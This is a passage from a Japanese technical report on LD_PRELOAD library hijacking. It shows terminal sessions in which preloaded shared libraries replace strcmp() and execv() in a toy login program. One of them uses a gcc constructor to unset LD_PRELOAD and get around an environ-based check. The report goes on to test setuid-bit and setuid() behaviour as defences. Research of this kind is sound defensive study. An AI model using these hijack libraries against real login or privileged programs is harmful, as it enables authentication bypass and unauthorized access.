図 3.3-1: 図 3.1-1 を改造し、起動時に(char**)environ を使って

LD_PRELOAD 環境変数の有無をチェックするようにしたプログラム(login2.c)



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root/z/ld/loginHack> gcc -o login2 login2.c
localhost.localdomain(root):/root/z/ld/loginHack> ls -alF
合計 44
drwxr-xr-x 2 root root 4096 2月 18 19:16 ./
drwxr-xr-x 5 root root 4096 2月 18 15:08 ../
-rwxr-xr-x 1 root root 4931 2月 18 19:13 login*
-rw-r--r-- 1 root root 253 2月 18 18:40 login.c
-rwxr-xr-x 1 root root 5580 2月 18 19:16 login2*
-rw-r--r-- 1 root root 1042 2月 18 19:15 login2.c
-rw-r--r-- 1 root root 151 2月 18 13:39 strcmp-hihack.c
-rwxr-xr-x 1 root root 4181 2月 18 19:01 strcmp-hihack.so*
localhost.localdomain(root):/root/z/ld/loginHack> login2 foobar
hint1=0
hint2=1
LD_PRELOAD not found!
access allowed
localhost.localdomain(root):/root/z/ld/loginHack> login2 baduser
hint1=0
hint2=1
LD_PRELOAD not found!
access denied
localhost.localdomain(root):/root/z/ld/loginHack>

```

図 3.3-2: 図 3.3-1 をコンパイルし、実行する。

第一引数が「foobar」の時とそれ以外の時でメッセージが異なることが確認できる



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
localhost.localdomain(root):/root/z/ld/loginHack> ./login2 foobar
hint1=0
hint2=1
LD_PRELOAD not found!
access allowed
localhost.localdomain(root):/root/z/ld/loginHack> ./login2 baduser
hint1=0
hint2=1
LD_PRELOAD not found!
access denied
localhost.localdomain(root):/root/z/ld/loginHack> sh
sh-3.1# LD_PRELOAD=./strcmp-hihack.so ./login2 aaaaaaaaaa
hint1=1
hint2=0
LD_PRELOAD found!
reloaded...

hint1=0
hint2=1
LD_PRELOAD not found!
access denied
sh-3.1#
    
```

図 3.3-3: 図 3.3-1 を LD_PRELOAD 環境変数によって事前ロードさせても、

main()関数の先頭で、LD_PRELOAD 環境変数の有無をチェックし、破壊後に再読み込みしているため、
strcmp()関数の置き換えがおこなわれない。

結果的に図 3.3-2 と同じ挙動となっていることが確認できる。



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
sh-3.1# cat execv-hihack.c
#include <stdio.h>

int execv(const char *path,char *const argv[]){
    printf("hackd execv!\n");
    return 0;
}
sh-3.1# gcc -fPIC -shared -o execv-hihack.so execv-hihack.c
sh-3.1# ls -alF
合計 56
drwxr-xr-x 2 root root 4096 2月 19 13:05 ./
drwxr-xr-x 5 root root 4096 2月 18 15:08 ../
-rw-r--r-- 1 root root 110 2月 19 10:51 execv-hihack.c
-rwxr-xr-x 1 root root 4141 2月 19 13:05 execv-hihack.so*
-rwxr-xr-x 1 root root 4931 2月 18 19:13 login*
-rw-r--r-- 1 root root 253 2月 18 18:40 login.c
-rwxr-xr-x 1 root root 5580 2月 19 12:50 login2*
-rw-r--r-- 1 root root 1029 2月 19 12:50 login2.c
-rw-r--r-- 1 root root 151 2月 18 13:39 strcmp-hihack.c
-rwxr-xr-x 1 root root 4181 2月 18 19:01 strcmp-hihack.so*
sh-3.1# LD_PRELOAD=./execv-hihack.so ./login2 aaaaaa
hint1=1
hint2=0
LD_PRELOAD found!
reloaded...

hackd execv!
sh-3.1#
    
```


図 3.3-4: 図 3.3-3 では LD_PRELOAD 環境変数でロードされたライブラリを無視することができたが、

りロードするために呼び出した execv()関数が置き換えられて、
プログラムが乗っ取られているのが確認できる

3.4. LD_PRELOAD 環境変数と gcc 拡張 (environ 変数の回避策)

「3.3 LD_PRELOAD 攻撃の対策」の方法では回避策があることが判明したので、ここに記述する(「6 参考の 29」)。

gcc の拡張機能を使って、main()関数より先に呼び出される関数を定義することができる。この gcc の拡張機能を使うことで「3.3 LD_PRELOAD 攻撃の対策」で示した main()関数内の処理より先に回避コードを実行させることが可能である。



```

GNOME 端末
ファイル(E) 編集(E) 表示(Y) 端末(T) タブ(B) ヘルプ(H)
sh-3.1# cat strcmp-hiphack2.c
#include <stdio.h>
#include <string.h>

void __attribute__((constructor)) premain(void){
    int ans = unsetenv("LD_PRELOAD");
}

int strcmp(const char *s1,const char *s2){
    printf("S1 eq %s\n",s1);
    printf("S2 eq %s\n",s2);
    return 0;
}
sh-3.1# gcc -fPIC -shared -o strcmp-hiphack2.so strcmp-hiphack2.c
sh-3.1# ls -alF *.so
-rwxr-xr-x 1 root root 4141  2月 19 13:05 execv-hiphack.so*
-rwxr-xr-x 1 root root 4181  2月 18 19:01 strcmp-hiphack.so*
-rwxr-xr-x 1 root root 4390  2月 27 14:22 strcmp-hiphack2.so*
sh-3.1# LD_PRELOAD=./strcmp-hiphack2.so ./login2 aaaaaaaa
hint1=0
hint2=1
LD_PRELOAD not found!
S1 eq foobar
S2 eq aaaaaaaa
access allowed
sh-3.1#
    
```

図 3.4-1 : gcc 拡張を使って main()関数より先に呼び出す関数を

LD_PRELOAD 環境変数で指定した共有ライブラリ内に定義することで、

「3.3 LD_PRELOAD 攻撃の対策 (environ 変数)」で考察した方法を回避することが可能である。


3.5. LD_PRELOAD 攻撃の対策 (setuid を使う)

この節では、setuid を使った方法を紹介する。

passwd コマンドなど setuid されたプログラムを保護するため、setuid されたプログラムでは、LD_PRELOAD 環境変数によるライブラリの置換ができないようになっている(図 3.5-1)。

とはいえ、図 3.5-2 のように、プログラムの所有者と実行者が同一の場合、LD_PRELOAD 環境変数によるライブラリの置換が行われてしまうことに留意しておく必要がある。

しかしながら、プログラムの所有者と実行者が異なる場合は、LD_PRELOAD 攻撃対策として、setuid を使うことが可能である。



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
sh-3.1$ id
uid=501(postgres) gid=501(postgres) 所属グループ=501(postgres)
sh-3.1$ ls -alF
合計 56
drwxr-xr-x 2 root root 4096 2月 23 10:15 ./
drwxr-xr-x 5 postgres postgres 4096 2月 23 10:15 ../
-rw-r--r-- 1 root root 110 2月 23 10:15 execv-hihack.c
-rwxr-xr-x 1 root root 4141 2月 23 10:15 execv-hihack.so*
-rwsr-xr-x 1 root root 4931 2月 23 10:15 login*
-rw-r--r-- 1 root root 253 2月 23 10:15 login.c
-rwxr-xr-x 1 root root 5580 2月 23 10:15 login2*
-rw-r--r-- 1 root root 1029 2月 23 10:15 login2.c
-rw-r--r-- 1 root root 151 2月 23 10:15 strcmp-hihack.c
-rwxr-xr-x 1 root root 4181 2月 23 10:15 strcmp-hihack.so*
sh-3.1$ ./login foobar
access allowed
sh-3.1$ ./login aaaaaa
access denied
sh-3.1$ LD_PRELOAD=./strcmp-hihack.so ./login aaaaaa
access denied
sh-3.1$ ls -alF /usr/bin/passwd
-rwsr-xr-x 1 root root 22984 1月 7 2007 /usr/bin/passwd*
sh-3.1$
    
```

図 3.5-1 : 図 3.1-1 のプログラムの setuid を ON にして(所有者 root)、
一般ユーザ(postgres)で実行する場合、

LD_PRELOAD 環境変数によるライブラリの置換を行うことはできない。

また、パスワード変更コマンド(passwd)などには setuid されているため、

LD_PRELOAD 環境変数によるライブラリ置換ができないようになっている。



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
sh-3.1# id
uid=0(root) gid=0(root) 所属グループ=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(
wheel)
sh-3.1# ls -alF
合計 56
drwxr-xr-x 2 root root 4096 2月 23 10:15 ./
drwxr-xr-x 5 postgres postgres 4096 2月 23 10:15 ../
-rw-r--r-- 1 root root 110 2月 23 10:15 execv-hihack.c
-rwxr-xr-x 1 root root 4141 2月 23 10:15 execv-hihack.so*
-rwsr-xr-x 1 root root 4931 2月 23 10:15 login*
-rw-r--r-- 1 root root 253 2月 23 10:15 login.c
-rwxr-xr-x 1 root root 5580 2月 23 10:15 login2*
-rw-r--r-- 1 root root 1029 2月 23 10:15 login2.c
-rw-r--r-- 1 root root 151 2月 23 10:15 strcmp-hihack.c
-rwxr-xr-x 1 root root 4181 2月 23 10:15 strcmp-hihack.so*
sh-3.1# ./login foobar
access allowed
sh-3.1# ./login aaaaaa
access denied
sh-3.1# LD_PRELOAD=./strcmp-hihack.so ./login aaaa
S1 eq foobar
S2 eq aaaa
access allowed
sh-3.1#
    
```

図 3.5-2 : プログラムの所有者とプログラムの実行者が

同一(図では root)の場合は、setuid を ON にするだけでは、

図 3.5-1 のような LD_PRELOAD 環境変数による置き換えが無効にはならない。

3.6. setuid()関数について

さらに、setuid()関数についても挙動を実験した結果をここに載せておく(実験したソースコードは図 3.6-1 である)。

setuid()関数を呼び出すことで、他の uid でコードを実行することができるのであるが、それにはファイルシステム上の「setuid」ビットが ON になっている必要がある(図 3.6-2～図 3.6-3)。

また、root 権限のプログラムが一度、setuid()関数によって他の権限に委譲すると、元の root 権限に戻れなくなる(図 3.6-4)。

ファイルシステムの setuid と setuid()関数の関係について確認したのが、図 3.6-5～図 3.6-8 である。

表にすると以下のようになる。

setuid=ON


実行者	ファイル所有者	起動時の uid/euid	setuid(0)	setuid(501)	setuid(48) (※)
root	root	0/0	0/0	501/501	48/48
501	root	501/0	0/0	501/501	48/48
root	48	0/48	0/0	-1	0/48
501	48	501/48	-1	501/501	501/48

setuid=OFF

実行者	ファイル所有者	起動時の uid/euid	setuid(0)	setuid(501)	setuid(48) (※)
root	root	0/0	0/0	501/501	48/48
501	root	501/501	-1	501/501	-1
root	48	0/0	0/0	501/501	48/48
501	48	501/501	-1	501/501	-1

- 0: ユーザ名=root
- 48: ユーザ名=apache
- 501: ユーザ名=postgres

(※): 一般ユーザ権限が他の一般ユーザ権限(実行者以外)へ遷移可能かどうかを目的にした列



```

localhost.localdomain(root):/home/postgres/a> cat setuidTest.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

int main(int argc, char* argv[]){
    /* uid : apache=48, postgres=501, root=0 */
    int myId = atoi(argv[1]);
    printf("Start\n");


    /* startup uid/euid */
    printf("id=%d, euid=%d\n", getuid(), geteuid());

    printf("ReturnCode=%d\n", setuid(myId));
    printf("id=%d, euid=%d\n", getuid(), geteuid());

    /* to root */
    printf("ReturnCode=%d\n", setuid(0));
    printf("id=%d, euid=%d\n", getuid(), geteuid());

    printf("End\n");
    return 0;
}
localhost.localdomain(root):/home/postgres/a>
    
```


図 3.6-1: この節の実験に使用したソースコード



```

localhost.localdomain(root):/home/postgres/a> gcc -o setuidTest setuidTest.c
localhost.localdomain(root):/home/postgres/a> ls -alF setuidTest
-rwxr-xr-x 1 root root 5383 3月 6 15:21 setuidTest*
localhost.localdomain(root):/home/postgres/a> ./setuidTest 0
Start
id=0, euid=0
ReturnCode=0
id=0, euid=0
ReturnCode=0
id=0, euid=0
End
localhost.localdomain(root):/home/postgres/a> su postgres
localhost.localdomain(postgres):/home/postgres> cd a
localhost.localdomain(postgres):/home/postgres/a> ./setuidTest 0
Start
id=501, euid=501
ReturnCode=-1
id=501, euid=501
ReturnCode=-1
id=501, euid=501
End
localhost.localdomain(postgres):/home/postgres/a>
    
```

図 3.6-2: 図 3.6-1 をファイルシステムの setuid 無で実行しても setuid()関数で root 権限になることはできない



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/home/postgres/a> gcc -o setuidTest setuidTest.c
localhost.localdomain(root):/home/postgres/a> chmod u+s setuidTest
localhost.localdomain(root):/home/postgres/a> ls -alF setuidTest
-rwsr-xr-x 1 root root 5383 3月 6 15:27 setuidTest*
localhost.localdomain(root):/home/postgres/a> ./setuidTest 0
Start
id=0, euid=0
ReturnCode=0
id=0, euid=0
ReturnCode=0
id=0, euid=0
End
localhost.localdomain(root):/home/postgres/a> su postgres
localhost.localdomain(postgres):/home/postgres> cd a
localhost.localdomain(postgres):/home/postgres/a> ./setuidTest 0
Start
id=501, euid=0
ReturnCode=0
id=0, euid=0
ReturnCode=0
id=0, euid=0
End
localhost.localdomain(postgres):/home/postgres/a>
    
```

図 3.6-3 : 図 3.6-1 をファイルシステムの setuid 付で実行すると、euid がファイル所有者の ID となる。

また、ここで setuid()関数を使うことで uid/euid 共に root 権限になる。

さらに、ファイルシステムの setuid フラグだけで uid が root 権限(実行ファイルの所有者)になるわけではないことが、最初の「id=501」の表示から確認できる



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/home/postgres/a> gcc -o setuidTest setuidTest.c
localhost.localdomain(root):/home/postgres/a> chmod u+s setuidTest
localhost.localdomain(root):/home/postgres/a> ls -alF setuidTest
-rwsr-xr-x 1 root root 5383 3月 6 15:29 setuidTest*
localhost.localdomain(root):/home/postgres/a> ./setuidTest 501
Start
id=0, euid=0
ReturnCode=0
id=501, euid=501
ReturnCode=-1
id=501, euid=501
End
localhost.localdomain(root):/home/postgres/a>
    
```

図 3.6-4 : setuid()関数で root 権限から離脱すると、

二度と root 権限を取得することができない




```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/home/postgres/a> chmod u+s setuidTest
localhost.localdomain(root):/home/postgres/a> ls -alF setuidTest
-rwsr-xr-x 1 apache apache 5383 3月 6 15:29 setuidTest*
localhost.localdomain(root):/home/postgres/a> ./setuidTest 501
Start
id=0, euid=48
ReturnCode=-1
id=0, euid=48
ReturnCode=0
id=0, euid=0
End
localhost.localdomain(root):/home/postgres/a> ./setuidTest 48
Start
id=0, euid=48
ReturnCode=0
id=0, euid=48
ReturnCode=0
id=0, euid=0
End
localhost.localdomain(root):/home/postgres/a>
    
```

図 3.6-5 : 一般ユーザ所有で setuid が付与されている場合、

root 権限で setuid()関数を使っても、uid を root 権限から離脱することはできない。

(euid はファイル所有者の ID なので、最初から root 権限から離脱している)




```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/home/postgres/a> ls -alF setuidTest
-rwxr-xr-x 1 apache apache 5383 3月 6 15:29 setuidTest*
localhost.localdomain(root):/home/postgres/a> ./setuidTest 501
Start
id=0, euid=0
ReturnCode=0
id=501, euid=501
ReturnCode=-1
id=501, euid=501
End
localhost.localdomain(root):/home/postgres/a> ./setuidTest 48
Start
id=0, euid=0
ReturnCode=0
id=48, euid=48
ReturnCode=-1
id=48, euid=48
End
localhost.localdomain(root):/home/postgres/a>
    
```

図 3.6-6 : 一般ユーザ所有で setuid が付与されていない場合、

root 権限で setuid()関数を使うことによって、uid/euid 共に root 権限から離脱することができる。



```


GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(postgres):/home/postgres/a> ls -alF setuidTest
-rwxr-xr-x 1 apache apache 5383 3月 6 15:29 setuidTest*
localhost.localdomain(postgres):/home/postgres/a> ./setuidTest 48
Start
id=501, euid=48
ReturnCode=0
id=501, euid=48
ReturnCode=-1
id=501, euid=48
End
localhost.localdomain(postgres):/home/postgres/a> ./setuidTest 501
Start
id=501, euid=48
ReturnCode=0
id=501, euid=501
ReturnCode=-1
id=501, euid=501
End
localhost.localdomain(postgres):/home/postgres/a> ./setuidTest 500
Start
id=501, euid=48
ReturnCode=-1
id=501, euid=48
ReturnCode=-1
id=501, euid=48
End
localhost.localdomain(postgres):/home/postgres/a>
    
```

図 3.6-7 : 一般ユーザ所有で setuid が付与されている場合、

起動直後に euid はファイル所有者の ID に変わっている。

しかし、setuid()関数によって他者の権限になることはできない。

(euid を自分自身の権限に戻る事は可能(図の setuidTest 501 の箇所))



```


GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(postgres):/home/postgres/a> ls -alF setuidTest
-rwxr-xr-x 1 apache apache 5383  3月  6 15:29 setuidTest*
localhost.localdomain(postgres):/home/postgres/a> ./setuidTest 48
Start
id=501, euid=501
ReturnCode=-1
id=501, euid=501
ReturnCode=-1
id=501, euid=501
End
localhost.localdomain(postgres):/home/postgres/a> ./setuidTest 501
Start
id=501, euid=501
ReturnCode=0
id=501, euid=501
ReturnCode=-1
id=501, euid=501
End
localhost.localdomain(postgres):/home/postgres/a> ./setuidTest 0
Start
id=501, euid=501
ReturnCode=-1
id=501, euid=501
ReturnCode=-1
id=501, euid=501
End
localhost.localdomain(postgres):/home/postgres/a>
    
```

図 3.6-8 : 一般ユーザ所有で setuid が付与されていない場合、
一般ユーザ権限で setuid()関数を使って、権限の変更ができない。

3.7. setuid()関数と LD_PRELOAD 環境変数 1

この setuid()関数によって、権限が変更する前後で、LD_PRELOAD 環境変数で定義したライブラリがどのような扱いになるのかを確認してみた。

図 3.7-1～図 3.7-5 で確認できることは、LD_PRELOAD 環境変数と関係があるのは、setuid()関数ではなく、ファイルシステムの setuid フラグであるということである。



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
sh-3.1# cat login_setuid.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char* argv[]){
    /* uid : apache=48, postgres=501, root=0 */
    int myId = atoi(argv[1]);
    char passwd[]="foobar";
    printf("Start\n");

    /* startup uid/euid */
    printf("id=%d, euid=%d\n", getuid(), geteuid());

    printf("ReturnCode=%d\n", setuid(myId));
    printf("id=%d, euid=%d\n", getuid(), geteuid());
    if(!strcmp(passwd, argv[2])){
        printf("AccessAllowed\n");
    }else{
        printf("AccessDenied\n");
    }

    printf("End\n");
    return 0;
}
sh-3.1#
    
```

図 3.7-1 : 確認するためのコードは、この図で示しているソースコードと図 3.1-4 の共有ライブラリである


```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
sh-3.1# gcc -o login_setuid login_setuid.c
sh-3.1# ls -alF login_setuid
-rwxr-xr-x 1 root root 5535 3月 9 11:34 login_setuid*
sh-3.1# ./login_setuid 501 foobar
Start
id=0, euid=0
ReturnCode=0
id=501, euid=501
AccessAllowed
End
sh-3.1# ./login_setuid 501 baduser
Start
id=0, euid=0
ReturnCode=0
id=501, euid=501
AccessDenied
End
sh-3.1# LD_PRELOAD=./strcmp-hihack.so ./login_setuid 501 baduser
Start
id=0, euid=0
ReturnCode=0
id=501, euid=501
S1 eq foobar
S2 eq baduser
AccessAllowed
End
sh-3.1#
    
```

図 3.7-2 : 図 3.7-1 を root 権限で実行してみた。

